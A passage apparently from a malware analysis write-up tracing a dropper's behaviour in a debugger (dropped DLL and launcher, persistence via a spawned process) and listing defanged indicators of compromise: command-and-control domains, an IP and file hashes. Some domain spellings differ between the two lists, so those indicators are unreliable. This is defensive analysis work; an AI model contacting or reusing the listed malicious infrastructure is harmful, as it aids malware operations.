
We hit an interesting CreateFile breakpoint,




It created a file called *pla.dll* in the SYSWOW64 folder.




Simultaneously it also created the *Launcher.exe* in the AppData folder.




We hit another breakpoint of CreateProcess, it is creating a process of *IUserService* from the roaming folder,




Unfortunately, we do not see any executable in that folder, although it copied itself in that folder for persistence.



Another breakpoint of CreateProcess was hit, it is creating a process of *more.com* from the SYSWOW64 folder,



We can also see *more.com* in the SYSWOW64 folder.



In parallel we were also monitoring the network connections, The *Set-up.exe* tried to communicate with the following URL,

```

hittybanddwk[.]shop
racedsuitreow[.]shop
defenddsouneuw[.]shop
deallyharvenw[.]shop
prioozekw[.]shop
pumpkinkwquo[.]shop
abortinoiwiam[.]shop
surroundeocw[.]shop
covercilverow[.]shop
steamcommunity[.]com
  
```

IOCs

1. IPs

165[.]227[.]121[.]41

2. URLs

downcheck[.]nyc3[.]cdn[.]digitaloceanspaces[.]com
hittybanndwk[.]shop
racedsuitreow[.]shop
defenddsouneuw[.]shop
deallyharvenw[.]shop
prioozekw[.]shop
pumpkinkwquo[.]shop
abortinoiwiam[.]shop
surroundeocw[.]shop
covvercilverow[.]shop
steamcommunity[.]com

3. Hashes

36a942a4e3308d47dfecbce2cd9c85ed316f877dbb85706f413cddcf04960a56
36c0dba42123f1bda46e4526af9a6fe2ceca755470703a45e90d5c0515c0044c
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